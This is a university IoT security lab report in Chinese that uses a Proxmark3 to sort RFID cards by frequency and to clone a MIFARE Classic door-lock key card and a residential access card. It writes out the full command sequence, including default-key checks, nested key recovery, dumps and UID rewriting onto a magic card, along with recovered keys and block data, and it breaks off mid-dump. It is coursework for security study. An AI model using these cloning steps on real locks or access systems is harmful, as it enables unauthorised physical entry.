物联网安全课程实验报告

实验五

实验名称	：	RFID 安全实验
姓　　名	：	辛杰
小　　组	：	田博仁-王梓骁-辛杰
学　　号	：	2213034
专　　业	：	物联网工程
提交日期	：	2024 年 12 月 13 日

一、实验目的

了解生活中 RFID 技术的应用及常见安全问题，了解使用 Proxmark 3 RDV2 对 RFID 卡进行安全测试的基本方法

二、实验要求及要点

- 学习判别RFID是低频卡还是高频卡的方法
  - 分别选取实验盒或生活中的一个高频卡、一个低频卡作为示例写入报告
- 分析某智能门锁钥匙卡
  - 推测智能门锁钥匙卡工作原理
  - 对门锁钥匙卡进行复制攻击
- 分析某小区门禁卡
  - 推测门禁卡工作原理
  - 已知小区门禁具有简单“防火墙”，对门禁卡进行复制攻击
  - 思考如何依赖此卡构建其他楼栋的门禁卡？
- (优先可选)校园一卡通安全分析
  - 提示1：如何解密数据？
  - 提示2：校园卡都具有哪些功能？
- （可选）分析生活中其他常见卡
  - 例如银行卡、公交卡、水卡、身份证、家庭电表卡等，自行选择探索
- （可选）阅读参考资料中首次提出RFID系列攻击的论文，了解其攻击原理

分组（1-3 人）完成实验内容，单独撰写实验报告，回答问题，且报告内容至少包括如下要点。

要点：

•实验原理及工具简介

•实验目标与步骤（搭配实验过程照片、截图、各个卡的破解原理）

•遇到的问题及解决办法

•收获与感悟

三、实验内容

1、实验原理

实验原理基于 RFID 技术的工作机制，通过分析不同频率（低频和高频）RFID 卡的特点，判别其工作频率并探讨其应用场景。实验中，通过读取和分析 RFID 卡

的数据，推测智能门锁钥匙卡、小区门禁卡等的工作原理，研究其安全性和潜在的复制攻击方式。

2、工具简介

Proxmark3 是一款功能强大的 RFID 工具，用于分析、破解和模拟不同类型的 RFID 卡（包括低频卡和高频卡）。它支持读取、写入和克隆 RFID 卡的数据，能够捕获 RFID 信号并进行分析，广泛应用于 RFID 安全研究、渗透测试以及卡片复制攻击。Proxmark3 支持多种频率范围的 RFID 标准，如 125kHz（低频）和 13.56MHz（高频），并提供强大的硬件和软件平台，帮助研究人员和安全专家检测和评估 RFID 系统的安全性。

3、实验目标和实验步骤

目标：

① 学习判别 RFID 是低频卡还是高频卡的方法

② 对门锁钥匙卡进行复制攻击

③ 对门禁卡进行复制攻击


实验步骤：

1. 判断 RFID 是低频卡还是高频卡

空置状态运行 hw tune 命令测量电压，可以看到高频和低频初始的电压

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[|] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 20.20 V - 125.00 kHz
[+] LF antenna: 13.76 V - 134.83 kHz
[+] LF optimal: 23.43 V - 118.81 kHz
[+] Approx. Q factor (*): 6.4 by frequency bandwidth measurement
[+] Approx. Q factor (*): 6.8 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 27.30 V - 13.56 MHz
[+] Approx. Q factor (*): 7.9 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```


放置一张在高频线圈放置一张高频卡（提前不知道）



再次测量电压，高频电压明显下降，这是由于互感的原因，所以可以判断它是高频卡

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[/] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 21.67 V - 125.00 kHz
[+] LF antenna: 14.90 V - 134.83 kHz
[+] LF optimal: 24.71 V - 118.81 kHz
[+] Approx. Q factor (*): 6.5 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.2 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 16.73 V - 13.56 MHz
[+] Approx. Q factor (*): 4.9 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

同理，低频线圈放置低频卡，也会导致低频电压下降，因而判断其是低频卡



```
[usb] pm3 --> hw tune
[=] ---------- Reminder ----------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[\] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 17.48 V - 125.00 kHz
[+] LF antenna: 18.07 V - 134.83 kHz
[+] LF optimal: 18.69 V - 127.66 kHz
[+] Approx. Q factor (*): 4.6 by frequency bandwidth measurement
[+] Approx. Q factor (*): 5.4 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 27.17 V - 13.56 MHz
[+] Approx. Q factor (*): 7.9 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

2. 对门锁进行复制攻击

在 1 中测试可以知道，门锁是高频卡，将门锁放在高频线圈上进行读取信息

首先用 hf search 扫描该门禁，获得以下信息，比较重要的内容就是 UID


```
[usb] pm3 --> hf search
[\] Searching for ISO14443-A tag...
[+]  UID: 36 2E E2 0B
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

知道 UID 以后尝试破解其内容，尝试用初始密码破解，指令如下

hf mf chk --1k

发现密码都是 FFFF FFFF FFFF，于是将数据保存起来，用如下命令

hf mf dump




之后进行读卡操作，在读卡之前要通过以下指令删除被写入卡的原数据


hf mf autopwn

hf mf wipe

用以下命令进行读卡

hf mf restore --1k --uid 362EE20B --file hf-mf-362EE20B-dump-2.bin --kfn hf-mf-362EE20B-key.bin





因为红卡是 UID 卡，不能用 restore 写 UID，用 csetuid 重写 0 扇区

hf mf csetuid -u 362EE20B


```
[usb] pm3 --> hf mf csetuid -u 362EE20B
[#] wupC1 error
[=] couldn't get old data. Will write over the last bytes of block 0
[+] new block 0... 362EE20BF10000000000000000000000
[+] Old UID... 00 00 00 00
[+] New UID... 36 2E E2 0B  ( verified )
[usb] pm3 -->
```

3. 对门禁卡进行复制攻击

也是进行相同的操作读卡，知道 UID 为 13BDD7E4

```
[usb] pm3 --> hf search
[/] Searching for ISO14443-A tag...
[+]  UID: 13 BD D7 E4
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands
```

然后初始密码尝试，发现 3、4 扇区密码不是 FFFFFFFFFFFF



通过嵌套读取，根据扇区 0 的内容破解 3、4 扇区密码

```
[usb] pm3 --> hf mf nested --1k --blk 0 -a -k FFFFFFFFFFFF
[+] Testing known keys. Sector count 16
[=] Chunk: 0.8s | found 28/32 keys (24)
[+] Time to check 23 known keys: 1 seconds

[+] enter nested key recovery
[+] Found 1 key candidates

[+] target block: 12 key type: A  -- found valid key [ 3045373246 37]

[=] Chunk: 0.5s | found 4/32 keys (1)
[+] time in nested 2 seconds

[=] trying to read key B...

[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 003 | 3045373246 37   | 1 | 373839414243   | 1 |
[+] | 004 | 3045373246 37   | 1 | 373839414243   | 1 |
[+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )
```

然后将数据保存起来
利用 dump 指令同门锁
然后写入数据

```
[usb] pm3 --> hf mf restore --1k --uid 13BDD7E4 --file hf-mf-13BDD7E4-dump-3.bin --kfn hf-mf-13BDD7E4-key.bin
[=] Restoring hf-mf-13BDD7E4-dump-3.bin to card
[=] block   0: 13 BD D7 E4 9D 08 04 00 02 82 C0 C7 DE CE 69 1D
[=] block   1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block   4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block   8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  15: FF FF FF FF FF FF 00 00 00 00 FF FF FF FF FF FF
[=] block  16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  17: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  18: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  19: FF FF FF FF FF FF 00 00 00 00 FF FF FF FF FF FF
[=] block  20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  21: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  22: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  23: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  24: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  25: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  26: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  27: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  28: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  29: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  31: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  32: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  33: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  34: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  35: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  36: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  37: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  38: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  39: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```

```
[=] block  40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  41: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  42: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  43: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  44: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  45: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  46: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  47: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  48: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  49: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  51: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  52: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  53: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  54: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  55: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  56: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  57: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  58: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  59: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
